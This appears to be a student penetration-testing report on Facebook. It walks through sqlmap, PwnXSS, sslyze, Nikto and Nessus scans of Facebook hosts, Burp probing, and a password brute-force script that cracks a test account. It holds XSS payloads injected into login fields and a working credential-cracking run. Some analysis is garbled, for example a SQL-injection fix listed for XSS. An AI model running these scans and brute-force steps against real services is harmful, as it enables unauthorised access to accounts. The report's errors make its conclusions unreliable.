
Vulnerability Assessment Steps: scanned for security vulnerabilities by first utilizing the web-app vulnerability scanning tool, SQLMap.

First of all, I have performed a SQL injection scan for the Facebook root page for testing purposes. I have scanned for standard 'GET' parameters on Facebook page for vulnerabilities.

```
root@kali: sqlmap –u https://www.facebook.com
```



The scan showed no vulnerabilities related to SQL code injections.
Further, I tried to specify more deep scans through the tool
Below shows the attempt
Results have shown that Facebook page have no exploitable vulnerabilities for 'GET' parameter.



The scan showed Sql vulnerabilities are not present on the facebook servers. However, this scan only checks for the known and most common vulnerabilities which will present on web servers.

Vulnerability Exploited: XSS scripting

Vulnerability Explanation: Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Vulnerability Mitigation: Instantiate the use of Prepared Statements with Parameterized Queries.

- XSS Cheat Sheet
- XSS Prevention Cheat Sheet

Severity: CRITICAL

Vulnerability Assessment Steps: scanned for security vulnerabilities by first utilizing the web-app vulnerability scanning tool, PawnXSS.

Cross site scripting attack is a most critical attack that injects malicious scripts into web application. Protecting our web server against these attacks is mostly recommended.

I have used a powerful python tool called PwnXSS to scan for XSS vulnerabilities by passing payloads into the server. It has a crawling engine that will crawl all links on a website.

We can perform scans for POST and GET forms of the target host.

First of all, I have performed a XSS code scan for the Facebook root page for testing purposes. I have scanned for standard ‘GET’ parameters on Facebook page for vulnerabilities.

```
frosky@kali:~/PwnXSS$ python3 pwnxss.py -u http://development.facebook.com
PWNXSS {v0.5 Final}
https://github.com/pwn0sec/PwnXSS
<<<<<<< STARTING >>>>>>>
[14:10:43] [INFO] Starting PwnXSS...
***************
[14:10:43] [INFO] Checking connection to: http://development.facebook.com
[14:10:45] [INFO] Connection estabilished 200
[14:10:45] [WARNING] Target have form with POST method: http://development.facebook.com/login/device-based/regular/login/?refsrc=https%3A%2F%2Fwww.facebook.com%2F&lwv=100&refid=8
[14:10:45] [INFO] Collecting form input key.....
[14:10:45] [INFO] Form key name: lsd value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: jazoest value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: m_ts value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: li value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: try_number value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: unrecognized_tries value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: email value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: pass value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: prefill_contact_point value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: prefill_source value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: prefill_type value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: first_prefill_source value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: first_prefill_type value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: had_cp_prefilled value: <script>console.log(5000/3000)</script>
[14:10:45] [INFO] Form key name: had_password_prefilled value: <script>console.log(5000/3000)</script>
```

The scan performs as we give our domain as a parameter it will get all the URL's connected to the domain and inject queries into each parameter of URL either POST or GET methods.

```
[14:23:42] [INFO] Query (GET) : http://development.facebook.com/pages/category/?refid=<script>prompt(5000/200)</script>
[14:23:42] [INFO] Query (GET) : http://development.facebook.com/pages/category/?refid=%3Cscript%3Eprompt%285000%2F200%29%3C%2Fscript%3E
[14:23:44] [INFO] Parameter page using (GET) payloads but not 100% yet...
[14:23:44] [WARNING] Found link with query: refid=8 Maybe a vuln XSS point
[14:23:44] [INFO] Query (GET) : http://development.facebook.com/places/?refid=<script>prompt(5000/200)</script>
[14:23:44] [INFO] Query (GET) : http://development.facebook.com/places/?refid=%3Cscript%3Eprompt%285000%2F200%29%3C%2Fscript%3E
[14:23:46] [INFO] Parameter page using (GET) payloads but not 100% yet...
[14:23:46] [WARNING] Found link with query: refid=8 Maybe a vuln XSS point
[14:23:46] [INFO] Query (GET) : https://portal.facebook.com/?refid=<script>prompt(5000/200)</script>
[14:23:46] [INFO] Query (GET) : https://portal.facebook.com/?refid=%3Cscript%3Eprompt%285000%2F200%29%3C%2Fscript%3E
[14:23:49] [INFO] Parameter page using (GET) payloads but not 100% yet...
[14:23:49] [WARNING] Found link with query: refid=8 Maybe a vuln XSS point
[14:23:49] [INFO] Query (GET) : http://development.facebook.com/marketplace/?refid=<script>prompt(5000/200)</script>
[14:23:49] [INFO] Query (GET) : http://development.facebook.com/marketplace/?refid=%3Cscript%3Eprompt%285000%2F200%29%3C%2Fscript%3E
[14:23:51] [INFO] Parameter page using (GET) payloads but not 100% yet...
[14:23:51] [WARNING] Found link with query: refid=8 Maybe a vuln XSS point
[14:23:51] [INFO] Query (GET) : https://pay.facebook.com/?refid=<script>prompt(5000/200)</script>
[14:23:51] [INFO] Query (GET) : https://pay.facebook.com/?refid=%3Cscript%3Eprompt%285000%2F200%29%3C%2Fscript%3E
[14:23:53] [INFO] Parameter page using (GET) payloads but not 100% yet...
[14:23:53] [WARNING] Found link with query: refid=8 Maybe a vuln XSS point
[14:23:53] [INFO] Query (GET) : http://development.facebook.com/fundraisers/?refid=<script>prompt(5000/200)</script>
[14:23:53] [INFO] Query (GET) : http://development.facebook.com/fundraisers/?refid=%3Cscript%3Eprompt%285000%2F200%29%3C%2Fscript%3E
[14:23:56] [INFO] Parameter page using (GET) payloads but not 100% yet...
***************
[14:23:58] [INFO] Checking connection to: http://development.facebook.com/fundraisers/?refid=8
[14:24:01] [INFO] Connection estabilished 200
frosky@kali:~/PwnXSS$
```

Sslyze

SSLyze is a Python tool that can analyse the SSL configuration of a server for vulnerabilities and weak ciphers. It is designed to be fast and comprehensive, and should help organizations and testers identify misconfigurations affecting their SSL servers.

This tool will scan for known vulnerabilities and cryptographic weakness
We can perform a regular https scan by this command

```
root@kali:~$ sslyze –regular example.com
```

```
root@kali:~$ sslyze –regular 192.168.1.254
```

```
SCAN COMPLETED IN 1.01 S
------------------------
frosky@192:~$ sslyze --regular 157.240.13.14:443

 CHECKING HOST(S) AVAILABILITY
 -----------------------------

   157.240.13.14:443                       => 157.240.13.14



 SCAN RESULTS FOR 157.240.13.14:443 - 157.240.13.14
 --------------------------------------------------

 * SSL 3.0 Cipher suites:
     Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

 * SSL 2.0 Cipher suites:
     Attempted to connect using 7 cipher suites; the server rejected all cipher suites.

 * TLS 1.1 Cipher suites:
     Attempted to connect using 80 cipher suites.
```

Sslyze performs:

scanning for certificate information

1. Session Resumption
2. HSTS header
3. Vulnerability Check Heartbleed
4. To Test Server for Zlip Compression
5. Known vulnerabilities scanning (ROBOT, Heartbleed, OpenSSL CSS Injection)
6. Bad certificate detection

```
     The server is configured to prefer the following cipher suite:
        TLS_CHACHA20_POLY1305_SHA256                      256       ECDH: x25519 (253 bits)


 * ROBOT Attack:
                                          OK - Not vulnerable, RSA cipher suites not supported.

 * Downgrade Attacks:
       TLS_FALLBACK_SCSV:                 OK - Supported

 * TLS 1.2 Session Resumption Support:
      With Session IDs: OK - Supported (5 successful resumptions out of 5 attempts).
      With TLS Tickets: OK - Supported.

 * OpenSSL Heartbleed:
                                          OK - Not vulnerable to Heartbleed

 * Session Renegotiation:
       Client-initiated Renegotiation:    OK - Rejected
       Secure Renegotiation:              OK - Supported


 SCAN COMPLETED IN 18.79 S
 -------------------------
frosky@192:~$
```

SSL or Transport layer provide encrypted communication layer over the network between a client and a service. The most commonly thought of service is web browsers connecting to a web server with HTTPS, but can also be Email (SMTP / POP) or any other TCP protocol. A large number of vulnerabilities have been discovered in different implementations of these encrypted protocols. An example is SSLv2 that has known vulnerabilities and it is recommended that it no longer be used.

Having security threats in transport layer could lead to attack on retrieving HTTP session cookies, access to authentication details such as passwords and cookies, decrypt or steal data such as credit card numbers and other sensitive information.

Nikto

Nikto is a professional open source web scanning tool which will search for malicious programs, dangerous files/CGIs, outdated server software and other security threats.

It performs scans for 6400 possibly dangerous files and scripts, 1200 outdated server versions, and closely 300 version-specific security issues on web servers.

```
frosky@192:~$ nikto -h 157.240.13.14
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          157.240.13.14
+ Target Hostname:    157.240.13.14
+ Target Port:        80
+ Start Time:         2020-10-16 17:54:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-fb-debug' found, with contents: w2ifRKgcbjT475sEJ2Mn2gbbMAXi4WDBg4DjDbqi9ZElY8M7OX6LSnN6V3R3BlcfbSrqu6
+ Uncommon header 'alt-svc' found, with contents: h3-29=":443"; ma=3600,h3-27=":443"; ma=3600
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
+ Root page / redirects to: http://www.facebook.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from '' to 'proxygen-bolt' which may suggest a WAF, load balancer or proxy is in place
+ 7915 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-10-16 18:27:13 (GMT-4) (1979 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
frosky@192:~$
```

Commands used to perform scan

frosky@kali:~$ nikto -h 157.240.13.14

frosky@kali:~$ nikto -h http://example.com

The scan has shown no CGI directories found on the target server.

The scanner Ran 7915 tests and found 5 items of interest worth investigation.

“Anti-clickjacking X-Frame options header is not present” this means that this website could have a risk of a clickjacking attack.

“X content type header is not set” this means that user can gain some content of the site using different ways like host header attacks.

I have executed scans for other subdomains as well those domains are configured as the same way for each. The same kind of results appear for every scan per subdomain. This picture contains the scan results for domain IP 157.240.7.20 which is the subdomain --- mobile.facebook.com

```
froskv@kali:~$ nikto -h 157.240.7.20
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          157.240.7.20
+ Target Hostname:    157.240.7.20
+ Target Port:        80
+ Start Time:         2020-10-23 16:47:45 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'alt-svc' found, with contents: h3-29=":443"; ma=3600,h3-27=":443"; ma=3600
+ Uncommon header 'x-fb-debug' found, with contents: OP+X0q5jLaQi0lw6w6R+OW+DJfeZNAbtdVoyKj4MoaoUcst5eBU5L3KwRcxa6G6lNNEybrwvfthJRKHhi4MXhw=
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
+ Root page / redirects to: http://www.facebook.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from '' to 'proxygen-bolt' which may suggest a WAF, load balancer or proxy is in place
+ 7915 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-10-23 17:19:28 (GMT-4) (1903 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nessus

Nessus is a powerful automated vulnerability scanning tool which scans cover a wide range of technologies including operating systems, network devices, hypervisors, databases, web servers, and critical infrastructure.

The scan results can be reported in pdf and html formats.

Examples of vulnerabilities and exposures Nessus can scan for include:

1. access control vulnerabilities and sensitive data exposure on the server
2. Security Misconfiguration.
3. Default passwords, launching a dictionary attack.
4. DDOS attack vulnerabilities.

Using nessus scanner I have scanned 6 of my subdomains and found medium level vulnerabilities present.

The following are the subdomains that I have performed scan using nessus

-----157.240.7.20

-----157.240.13.11

-----157.240.13.14

-----157.240.13.20

-----157.240.13.35

-----10.110.159.20

for the domain 157.240.13.35;

The vulnerabilities are as shown on the below picture

SEVERITY	CVSS	PLUGIN	NAME
MEDIUM	6.1	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.0	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	4.3	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)


TLS versions are outdated this means the attacker can find a data flow or weakness through the transport layer. But if a WAF protection were present the attacker will face difficulties against attacking the transport layer.

Same method applies for SSL


Exploitation

Information Disclosure

While casually exploring the Facebook root site after logging in through a test account I analysed different php values for “id” variable appears in the address bar.




I changed values for the ‘id’ variable using burp with common keywords such as `‘Test’, ’error’, ‘invalid, SELECT, SQL and so on.`




The responses were clueless no information disclosure was occurred for the basic fuzzing through their error message. We can assume that error messages on facebook.com is not have any vulnerabilities for information disclosure.

Some information might be exposed due to insecure configuration such as enabled HTTP TRACE. This might lead us to some interesting information if properly engaged.

I tried sending some requests using burp.




I navigated the http history of facebook.com root page and send the selected http request to repeater



And changed the username at the top to a random user. Directed me some usual information for get request.


I changed the GET request into HTTP's Trace request to find out any flaw.



Seems Facebook has not enabled responding to TRACE requests so it was properly secured. No mitigations required.

Perhaps I could try to find their form of version control system, such as Git. This might contain important information such as version control data, logs containing committed changes and other interesting information.

I tried navigating to address www.facebook.com/.git



Facebook seems removed all those stuffs!!!

Broken Authentication

Brute forcing passwords

Authentication is the process of verifying the identity of a given user or client. Facebook authentication mechanisms are weak because they fail to adequately protect against [brute-force](#) attacks.


I have brute forced passwords for a random user using a script by entering email as input.

```
frosky@kali:~/FBBrute$ python fbbrute.py
[+] Facebook Brute Force

[*] Enter [Email|Phone|Username|ID]: qwsaehs_wongstein_1602701761@tfbnw.net
[*] Set PATH to passlist: /home/frosky/FBBrute/passwords.TXT

       +=====================================+
       |..........Facebook Cracker v 1.........|
       +-------------------------------------+
       |#Author: DedSecTL <dtlily>            |
       |#Contact: Telegram @dtlily            |
       |#Date: Fri Feb 8 10:15:49 2019        |
       |#This tool is made for pentesting.    |
       |#Changing the description of this tool |
       |Won't made you the coder ^_^ !!!      |
       |#Respect Coderz ^_^                   |
       |#I take no responsibilities for the   |
       |  use of this program !               |
       +=====================================+
       |..........Facebook Cracker v 1.........|
       +-------------------------------------+

[+] Account to crack : qwsaehs_wongstein_1602701761@tfbnw.net
[+] Loaded : 6
[+] Cracking, please wait ...
[*] Trying 1usnaf2r0ui

[+] Password found .. !!

[+] Password : 1usnaf2r0ui


[!] Done .. !!
frosky@kali:~/FBBrute$
```

This shows that we can automate password authentications using list of passwords
Which is a security flaw in authentication.

